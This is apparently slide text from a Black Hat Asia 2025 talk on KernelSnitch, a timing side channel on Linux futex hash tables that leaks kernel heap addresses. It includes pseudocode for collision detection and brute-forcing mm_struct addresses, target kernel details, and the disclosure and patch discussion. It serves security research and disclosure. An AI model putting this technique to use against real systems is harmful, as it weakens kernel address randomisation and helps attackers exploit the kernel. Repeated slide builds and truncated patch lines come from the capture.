  - Stores kernel metadata for fast userspace mutexes
  - `user_id`: user address
  - `kaddr`: `mm_struct`
- Target system: x86_64
  - Similar applies to AArch64 and RISC-V
- Leak in less than 1 min

Primitives

Access primitive

Append/remove primitive

Primitives

Access primitive

Wake up thread

```
1 def sys_futex_wake(uaddr):
2   mm = current.mm
3   h = futex_hash(uaddr, mm)
4   hbucket = futex_hash_tables[h]
5   for fqueue in hbucket:
6     if fqueue.mm == mm and
7        fqueue.uaddr == uaddr:
8       fqueue.wake()
```

Append/remove primitive

Primitives

Access primitive

Wake up thread

```
def sys_futex_wake(uaddr):
  mm = current.mm
  h = futex_hash(uaddr, mm)
  hbucket = futex_hash_tables[h]
  for fqueue in hbucket:
    if fqueue.mm == mm and
       fqueue.uaddr == uaddr:
      fqueue.wake()
```

Append/remove primitive

Wait for thread

```
def sys_futex_wait(uaddr):
  mm = current.mm
  h = futex_hash(uaddr, mm)
  hbucket = futex_hash_tables[h]
  fqueue = futex_q(uaddr, mm)
  hbucket.append(fqueue)
  fqueue.wait()
```

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
```

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1  futexes = new array(1<<30) // user identifiers for primitives
2  collisions = []            // found collisions
3  def find_collisions():
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
```

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1  futexes = new array(1<<30) // user identifiers for primitives
2  collisions = []            // found collisions
3  def find_collisions():
4
5    flush_cpu_caches()
6    t0 = get_time()
7    sys_futex_wake(0xdeadbeef)
8    t1 = get_time()
9    threshold_time = 10*(t1-t0)
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
```

Obtain access timing of an empty bucket

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1  futexes = new array(1<<30) // user identifiers for primitives
2  collisions = []            // found collisions
3  def find_collisions():
4
5    flush_cpu_caches()
6    t0 = get_time()
7    sys_futex_wake(0xdeadbeef)
8    t1 = get_time()
9    threshold_time = 10*(t1-t0)
10
11   for i in range(4096):
12     sys_futex_wait(futexes[0])
13   collisions.append(futexes[0])
14
15
16
17
18
19
20
21
22
23
24
25
26
```

Obtain access timing of an empty bucket

Append 4096 futexes to one bucket

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1  futexes = new array(1<<30) // user identifiers for primitives
2  collisions = []            // found collisions
3  def find_collisions():
4
5    flush_cpu_caches()
6    t0 = get_time()
7    sys_futex_wake(0xdeadbeef)
8    t1 = get_time()
9    threshold_time = 10*(t1-t0)
10
11   for i in range(4096):
12     sys_futex_wait(futexes[0])
13   collisions.append(futexes[0])
14
15   fid = 1
16   while sizeof(collisions) < 16:
17
18
19
20
21
22
23
24
25
26     fid++
```

Obtain access timing of an empty bucket

Append 4096 futexes to one bucket

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1  futexes = new array(1<<30) // user identifiers for primitives
2  collisions = []            // found collisions
3  def find_collisions():
4
5    flush_cpu_caches()
6    t0 = get_time()
7    sys_futex_wake(0xdeadbeef)
8    t1 = get_time()
9    threshold_time = 10*(t1-t0)
10
11   for i in range(4096):
12     sys_futex_wait(futexes[0])
13   collisions.append(futexes[0])
14
15   fid = 1
16   while sizeof(collisions) < 16:
17
18     flush_cpu_caches()
19     t0 = get_time()
20     sys_futex_wake(futexes[fid])
21     t1 = get_time()
22
23
24
25
26     fid++
```

Obtain access timing of an empty bucket

Append 4096 futexes to one bucket

Leak occupancy through the syscall timing

Hash Collision Detection

Find 15 ids that cause a hash collision

```
1  futexes = new array(1<<30) // user identifiers for primitives
2  collisions = []            // found collisions
3  def find_collisions():
4
5    flush_cpu_caches()
6    t0 = get_time()
7    sys_futex_wake(0xdeadbeef)
8    t1 = get_time()
9    threshold_time = 10*(t1-t0)
10
11   for i in range(4096):
12     sys_futex_wait(futexes[0])
13   collisions.append(futexes[0])
14
15   fid = 1
16   while sizeof(collisions) < 16:
17
18     flush_cpu_caches()
19     t0 = get_time()
20     sys_futex_wake(futexes[fid])
21     t1 = get_time()
22
23     if (t1-t0) > threshold_time:
24       collisions.append(futexes[fid])
25
26     fid++
```


Obtain access timing of an empty bucket

Append 4096 futexes to one bucket

Leak occupancy through the syscall timing

Found collision

Bruteforce Kernel Address




uaddr	coll.
0x501008	-
0x503010	-
0x5041f0	-
0x507b10	-
0x5090a8	-
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2   found &= (index == futex_hash(kaddr, uaddr))
```

Bruteforce Kernel Address




uaddr	coll.
0x501008	✗
0x503010	✗
0x5041f0	✗
0x507b10	✗
0x5090a8	✗
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2   found &= (index == futex_hash(0xffff888000000000, uaddr))
```

Bruteforce Kernel Address




uaddr	coll.
0x501008	✓
0x503010	✓
0x5041f0	✗
0x507b10	✗
0x5090a8	✗
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2   found &= (index == futex_hash(0xffff888000000580, uaddr))
```

Bruteforce Kernel Address




uaddr	coll.
0x501008	✗
0x503010	✗
0x5041f0	✗
0x507b10	✗
0x5090a8	✗
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2   found &= (index == futex_hash(0xffff8880017cf080, uaddr))
```

Bruteforce Kernel Address




uaddr	coll.
0x501008	✗
0x503010	✓
0x5041f0	✗
0x507b10	✗
0x5090a8	✓
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2   found &= (index == futex_hash(0xffff8880017cf600, uaddr))
```

Bruteforce Kernel Address




uaddr	coll.
0x501008	✓
0x503010	✓
0x5041f0	✓
0x507b10	✓
0x5090a8	✓
...	...

Bruteforce attack

```
1 for uaddr in uaddrs:
2   found &= (index == futex_hash(0xffff8880017cfb80, uaddr))
```


Bruteforce Kernel Address



Bruteforce attack

```
1 for uaddr in uaddrs:
2   found &= (index == futex_hash(0xffff8880017cfb80, uaddr))
```


Search Space Reduction



Entropy:

2^{46}


Search Space Reduction



Entropy:

2^{46}


Search Space Reduction



Entropy:

2^{46}


Search Space Reduction



Entropy:

$$2^{46-3-12} \cdot x$$


Search Space Reduction



Entropy:

$$2^{46-3-12} \cdot x$$


Search Space Reduction



Entropy:

$$2^{46-3-12} \cdot x$$


Search Space Reduction



Entropy:

$$2^{46-3-12} \cdot x$$


Search Space Reduction



Entropy:

$$2^{46-3-12} \cdot x$$


Search Space Reduction



Entropy:

$2^{46-3-12} \cdot 23$

Search Space Reduction



Entropy:

$2^{35.5}$

System Dependencies

System Dependencies

- Target: Ubuntu Linux kernel `6.8.0-52-generic`

System Dependencies

- Target: Ubuntu Linux kernel `6.8.0-52-generic`
- **Slab page order size?**
- `mm_struct` **size?**

System Dependencies

- Target: Ubuntu Linux kernel `6.8.0-52-generic`
- **Slab page order size?**
- `mm_struct` **size?**
- `root:/sys/kernel/slab/mm_struct> grep .* *`


Output

```
...
objs_per_slab:23 # objects per slab
order:3          # page order
...
slab_size:1408   # size of mm_struct
...
```


Let’s leak some kernel addresses

Mitigations & Conclusion

Mitigations




Mitigations




- **We** disclosed KernelSnitch

Mitigations



- **We** disclosed KernelSnitch
- **Linus Torvalds:** "KASLR is broken for local accesses."
  - No mitigation

Mitigations



- **We** disclosed KernelSnitch
- **Linus Torvalds:** "KASLR is broken for local accesses."
  - No mitigation
- **Kees Cook:** "They leak heap KASLR, not code KASLR. Heap KASLR is hard to expose, even locally."
  - Presented patch

Patch

Vulnerable indexing

```
1 def futex_hash(id):
2   return hash(id)
```

Patch

Patched indexing

```
1 def futex_hash(id):
2   key = hash(id)
3
4
5   return key
```

Patch

Patched indexing

```
1 def futex_hash(id):
2   key = hash(id)
3   key ^= swap(futex_hash_table)
4
5   return key
```

Patch

Patched indexing

```
1 def futex_hash(id):
2   key = hash(id)
3   key ^= swap(futex_hash_table)
4   key ^= kaslr_offset()
5   return key
```

Patch

Patched indexing


```
1 def futex_hash(id):
2   key = hash(id)
3   key ^= swap(futex_hash_table)
4   key ^= kaslr_offset()
5   return key
```

Linus Torvalds: "What voodoo programming is this?"

Patch

Patched indexing

```
1 def futex_hash(id):
2   key = hash(id)
3   key ^= swap(
4   key ^= l
5   return k
```




Linus Torvalds: "What voodoo programming is this?"

Patch

Patched indexing

```
1 def futex_hash(id):
2   key = hash(id)
3   key ^= swap(
4   key ^= k
5   return k
```



Linus Torvalds: "What voodoo programming is this?"

Still exploitable to this day!

Summary

Summary

- **We presented KernelSnitch**
  - Timing side channel on hash tables
  - Software-induced

Summary

- **We presented KernelSnitch**
  - Timing side channel on hash tables
  - Software-induced
- **We demonstrated leakage amplification**
  - Exploitable from user space
  - From untrusted, isolated users

Summary

- **We presented KernelSnitch**
  - Timing side channel on hash tables
  - Software-induced
- **We demonstrated leakage amplification**
  - Exploitable from user space
  - From untrusted, isolated users
- **We showed first kernel heap pointer leak**
  - Using a side channel
  - Less than 1 min

Black Hat Sound Bytes

- Opens up a (mostly) unexplored field of research

Black Hat Sound Bytes

- Opens up a (mostly) unexplored field of research
- KernelSnitch is **not** an end-to-end privilege-escalation exploit

Black Hat Sound Bytes

- Opens up a (mostly) unexplored field of research
- KernelSnitch is **not** an end-to-end privilege-escalation exploit
- However, it leaks addresses of exploitation-relevant kernel structures

Black Hat Sound Bytes

- Opens up a (mostly) unexplored field of research
- KernelSnitch is **not** an end-to-end privilege-escalation exploit
- However, it leaks addresses of exploitation-relevant kernel structures
- With a given write primitive, this makes kernel exploitation notabely more reliable and stable

black hat ASIA 2025

TU Graz
SCIENCE
PASSION
TECHNOLOGY

KernelSnitch

Leaking Kernel Heap Pointers by Exploiting Software-Induced Side-Channel Leakage of Kernel Hash Tables

Lukas Maar **Jonas Juffinger**

April 3-4, 2025

BRIEFINGS

› isec.tugraz.at

Bruteforce with Reduced Search Space

Bruteforce phase

```
1  def leak_mm_struct():
2
3
4
5
6
7
8
9
10
```

Bruteforce with Reduced Search Space

Bruteforce phase

```
1  def leak_mm_struct():
2    slab_base_address = 0xffff888000000000
3    for slab_base_address < 0xffffc87fffffffff:
4
5
6
7
8
9
10   slab_base_address += 8*4096
```

Bruteforce with Reduced Search Space

Bruteforce phase

```
1  def leak_mm_struct():
2    slab_base_address = 0xffff888000000000
3    for slab_base_address < 0xffffc87fffffffff:
4      potential_address = slab_base_address
5      for potential_address < slab_base_address + 8*4096:
6
7
8
9      potential_address += mm_struct_size
10   slab_base_address += 8*4096
```

Bruteforce with Reduced Search Space

Bruteforce phase

```
1  def leak_mm_struct():
2    slab_base_address = 0xffff888000000000
3    for slab_base_address < 0xffffc87fffffffff:
4      potential_address = slab_base_address
5      for potential_address < slab_base_address + 8*4096:
6        if bruteforce_attack(potential_address):
7          print("[+] found "+potential_address)
8          exit()
9      potential_address += mm_struct_size
10   slab_base_address += 8*4096
```